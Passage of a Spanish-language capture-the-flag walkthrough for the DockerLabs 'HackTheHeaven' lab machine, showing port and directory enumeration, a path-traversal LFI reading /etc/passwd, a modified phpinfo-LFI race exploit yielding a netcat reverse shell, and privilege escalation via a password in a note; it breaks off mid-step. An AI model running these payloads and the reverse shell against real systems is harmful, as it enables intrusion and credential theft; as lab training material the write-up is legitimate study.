HACKTHEHEAVEN

DESPLIEGUE

1- Descargamos el zip de la plataforma. Con unzip descomprimimos

```
unzip hacktheheaven.zip

  Archive:  hacktheheaven.zip
  inflating: hacktheheaven.tar
  inflating: auto_deploy.sh
```

2- Y ahora desplegamos la máquina

```
bash auto_deploy.sh hacktheheaven.tar

Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es --> 172.17.0.2

Presiona Ctrl+C cuando termines con la máquina para eliminarla
```

CONECTIVIDAD

```
ping -c1 172.17.0.2
```

```
└─# ping -c1 172.17.0.2

PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.263 ms

── 172.17.0.2 ping statistics ──
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.263/0.263/0.263/0.000 ms
```


```
IP DE LA MÁQUINA VÍCTIMA          172.17.0.2

IP DE LA MÁQUINA ATACANTE     192.168.0.26

LINUX- ttl=64
```

ESCANEO DE PUERTOS

```
nmap -p- -Pn -sVCS --min-rate 5000 172.17.0.2
```


```
└─# nmap -p- -Pn -sVCS --min-rate 5000 172.17.0.2
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-15 07:46 EDT
Nmap scan report for trackedvuln.dl (172.17.0.2)
Host is up (0.000048s latency).
Not shown: 65534 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.58 ((Ubuntu))
|_http-title: Bienvenido a HackTheHeaven
|_http-server-header: Apache/2.4.58 (Ubuntu)
MAC Address: 02:42:AC:11:00:02 (Unknown)
```

Puerto 80



ENUMERACIÓN


```
whatweb http://172.17.0.2
```





```
gobuster dir -u http://172.17.0.2 -w

/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,html,txt,doc -t 64
```


```
└─# gobuster dir -u http://172.17.0.2 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,html,txt,doc -t 10
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://172.17.0.2
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php,html,txt,doc
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/index.html           (Status: 200) [Size: 925]
/.php                 (Status: 403) [Size: 275]
/.html                (Status: 403) [Size: 275]
/info.php             (Status: 200) [Size: 72824]
/idol.html            (Status: 200) [Size: 6494]
/.php                 (Status: 403) [Size: 275]
/.html                (Status: 403) [Size: 275]
/server-status        (Status: 403) [Size: 275]
Progress: 1102800 / 1102805 (100.00%)
===============================================================
Finished
===============================================================
```


Directorios interesantes /info.php y /idol.php




System	Linux aeedddccdab2 6.8.11-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.8.11-1kali2 (2024-05-30) x86_64
Build Date	Apr 15 2024 19:21:47
Build System	Linux
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/8.3/apache2
Loaded Configuration File	/etc/php/8.3/apache2/php.ini
Scan this dir for additional .ini files	/etc/php/8.3/apache2/conf.d
Additional .ini files parsed	/etc/php/8.3/apache2/conf.d/10-opcache.ini, /etc/php/8.3/apache2/conf.d/10-pdo.ini, /etc/php/8.3/apache2/conf.d/20-calendar.ini, /etc/php/8.3/apache2/conf.d/20-ctype.ini, /etc/php/8.3/apache2/conf.d/20-exif.ini, /etc/php/8.3/apache2/conf.d/20-ffi.ini, /etc/php/8.3/apache2/conf.d/20-fileinfo.ini, /etc/php/8.3/apache2/conf.d/20-ftp.ini, /etc/php/8.3/apache2/conf.d/20-gettext.ini, /etc/php/8.3/apache2/conf.d/20-iconv.ini, /etc/php/8.3/apache2/conf.d/20-phar.ini, /etc/php/8.3/apache2/conf.d/20-posix.ini, /etc/php/8.3/apache2/conf.d/20-readline.ini, /etc/php/8.3/apache2/conf.d/20-shmop.ini, /etc/php/8.3/apache2/conf.d/20-sockets.ini, /etc/php/8.3/apache2/conf.d/20-sysvmsg.ini, /etc/php/8.3/apache2/conf.d/20-sysvsem.ini, /etc/php/8.3/apache2/conf.d/20-sysvshm.ini, /etc/php/8.3/apache2/conf.d/20-tokenizer.ini
PHP API	20230831
PHP Extension	20230831
Zend Extension	420230831
Zend Extension Build	API420230831,NTS
PHP Extension Build	API20230831,NTS
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	enabled


172.17.0.2/idol.html#seguir
80%
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
DeepL Translate - El m...
¿QUIÉNES SON TUS ÍDOLOS?
No place like
127.0.0.1


172.17.0.2/idol.html#seguir
67%
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
DeepL Translate - El m...
Mario & Xerosec & S4vitar
Mario, el creador de DockerLabs, es un individuo que se mueve entre los pingüinos, aprovechando su profundo conocimiento en tecnologías de contenedores para llevar a cabo hazañas impresionantes. Recientemente, Mario demostró su destreza al obtener una nueva certificación, aunque se rumorea que los examinadores fueron los que aprendieron hacking gracias a él ese día.
Xerosec, asociado con los ninjas del hacking, destaca por su pasión por herramientas como feroxbuster y su habilidad para diseñar desafíos que ponen en problemas incluso a los más hábiles. Aunque su máquina Eclipse fue considerada demasiado fácil por algunos, su ingenio y creatividad son indiscutibles.
Por último, pero no menos importante, está S4vitar, el misterioso hacker que reside en Andorra, donde el pago de impuestos es mínimo. Conocido como el dios del hacking, s4vitar es una fuerza sobrenatural, que se oculta tras la capa madafakin uan jandred an eigdi nain, la más profunda de la dark net.
De estos tres ídolos, aprendí en mis inicios la más bella, poderosa y versátil técnica de hacking: la explotación de un LFI. Esta vulnerabilidad revela los archivos ocultos del sistema, donde la mirada curiosa revela secretos y desafía la frontera entre lo accesible y lo restringido.



Existe la posibilidad de una vulnerabilidad LFI. Pulsamos en el botón Darnet



http://172.17.0.2/clouddev3lopmentfile.php

Sobre esta url con wfuzz buscaremos parámetros válidos

wfuzz -c --hh=53 -t 200 -w

/usr/share/seclists/Discovery/Web-Content/burp-parameter-names.txt -u

"http://172.17.0.2/clouddev3lopmentfile.php?FUZZ=/etc/passwd"


```
└─# wfuzz -c --hh=53 -t 200 -w /usr/share/seclists/Discovery/Web-Content/burp-parameter-names.txt  -u "http://172.17.0.2/clouddev3lopmentfile.php?FUZZ=/etc/passwd"
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://172.17.0.2/clouddev3lopmentfile.php?FUZZ=/etc/passwd
Total requests: 6453

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000002233:   200        0 L      12 W       68 Ch       "filename"

Total time: 0
Processed Requests: 6453
Filtered Requests: 6452
Requests/sec.: 0
```

Filename es el parámetro requerido. Ahora, lo que haremos es buscar que directorios podemos leer


http://172.17.0.2/clouddev3lopmentfile.php?filename=....//....//....//....//etc//passwd

Sacamos s4vitar,xerosec y mario

Buscamos un LFI a RCE via info.php



root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin _apt:x:42:65534::/nonexistent:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin ubuntu:x:1000:1000:Ubuntu:/home/ubuntu:/bin/bash s4vitar:x:1001:1001:s4vitar,189,,:/home/s4vitar:/bin/bash xerosec:x:1002:1002:xerosec,,,:/home/xerosec:/bin/bash mario:x:1003:1003:mario,,,:/home/mario:/bin/bash systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin systemd-timesync:x:996:996:systemd Time Synchronization:/:/usr/sbin/nologin messagebus:x:100:102::/nonexistent:/usr/sbin/nologin systemd-resolve:x:995:995:systemd Resolver:/:/usr/sbin/nologin




EXPLOTACIÓN

1-Descargamos el script

2-Dentro del script en la variable "Payload" lo que hacemos es irnos a

https://www.revshells.com/, copiamos la de PentestMonkey

y la pegamos entre \r y \r



3- En la variable REQ1 cambiamos esta línea

REQ1="""POST /phpinfo.php?a="""+padding+""" HTTP/1.1\r

por esta otra

REQ1="""POST /info.php?a="""+padding+""" HTTP/1.1\r

```
\r
%s
----------------------------7dbff1ded0714--\r""" % PAYLOAD
    padding="A" * 5000
    REQ1="""POST /info.php?a="""+padding+""" HTTP/1.1\r
Cookie: PHPSESSID=q249llvfromc1or39t6tvnun42; othercookie="""+padding+"""\r
HTTP_ACCEPT: """ + padding + """\r
HTTP_USER_AGENT: """+padding+"""\r
```

4-Y en la variable LFIREQ,

cambiamos esta linea GET /lfi.php?load=%s%%00

por esta otra

GET /clouddev3lopmentfile.php?filename=....//....//....//....//%s

```
%s""" %(len(REQ1_DATA),host,REQ1_DATA)
    #modify this to suit the LFI script
    LFIREQ="""GET /clouddev3lopmentfile.php?filename=....//....//....//....//%s HTTP/1.1\r
User-Agent: Mozilla/4.0\r
Proxy-Connection: Keep-Alive\r
Host: %s\r
\r
```

5- Por último, ejecutamos

sed -i 's/\[tmp_name\] \=>/\[tmp_name\] =\&gt/g' phpinfolfi.py

Nos ponemos a la escucha por nc en el 4444

Y en nuestro Kali

python2 phpinfolfi.py 172.17.0.2 80

```
└─# python2 phpinfolfi.py 172.17.0.2 80
LFI With PHPInfo()
-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
Getting initial offset... found [tmp_name] at 114225
Spawning worker pool (10)...
 106 /  1000
Got it! Shell created in /tmp/g

Woot!  \m/
Shuttin' down...
```

Obtenemos conexión

```
└─# nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.0.26] from (UNKNOWN) [172.17.0.2] 33130
Linux aeedddccdab2 6.8.11-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.8.11-1kali2 (2024-05-30) x86_64 x86_64 x86_64 GNU/Linux
 21:00:59 up  7:28,  0 user,  load average: 0.46, 0.34, 0.29
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
bash: cannot set terminal process group (24): Inappropriate ioctl for device
bash: no job control in this shell
www-data@aeedddccdab2:/$
```

Tratamos la TTY

script /dev/null -c bash

ctrl+Z

stty raw -echo; fg
reset xterm

export TERM=xterm

export SHELL=bash

ssty size
35 167

stty rows 35 columns 167

ESCALADA DE PRIVILEGIOS

Listando directorios encontramos que dentro de /home, tenemos

tres usuarios xerosec. mario S4vitar y un .txt

```
www-data@aeedddccdab2:/home$ ls
NotaParaMario.txt  mario  s4vitar  xerosec
www-data@aeedddccdab2:/home$

www-data@aeedddccdab2:/home$ cat NotaParaMario.txt
Hola Mario!
Acuérdate de revisar el script conjunto que estamos desarrollando parar la comunidad!
Lo he movido al directorio tmp

megustaelfallout

Borra esta nota cuando la leas.

Tenemos una posible contraseña

Probamos con ella
```

```
www-data@aeedddccdab2:/home$ su xerosec
Password:
xerosec@aeedddccdab2:/home$
```

Buscamos permisos sudo

```
xerosec@aeedddccdab2:/home$ sudo -l
Matching Defaults entries for xerosec on aeedddccdab2:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User xerosec may run the following commands on aeedddccdab2:
    (mario) NOPASSWD: /usr/bin/python3 /tmp/script.py
xerosec@aeedddccdab2:/home$
```

Lo que hacemos es crearnos un script con nano llamado

haslib.py en la carperta /tmp, usamos

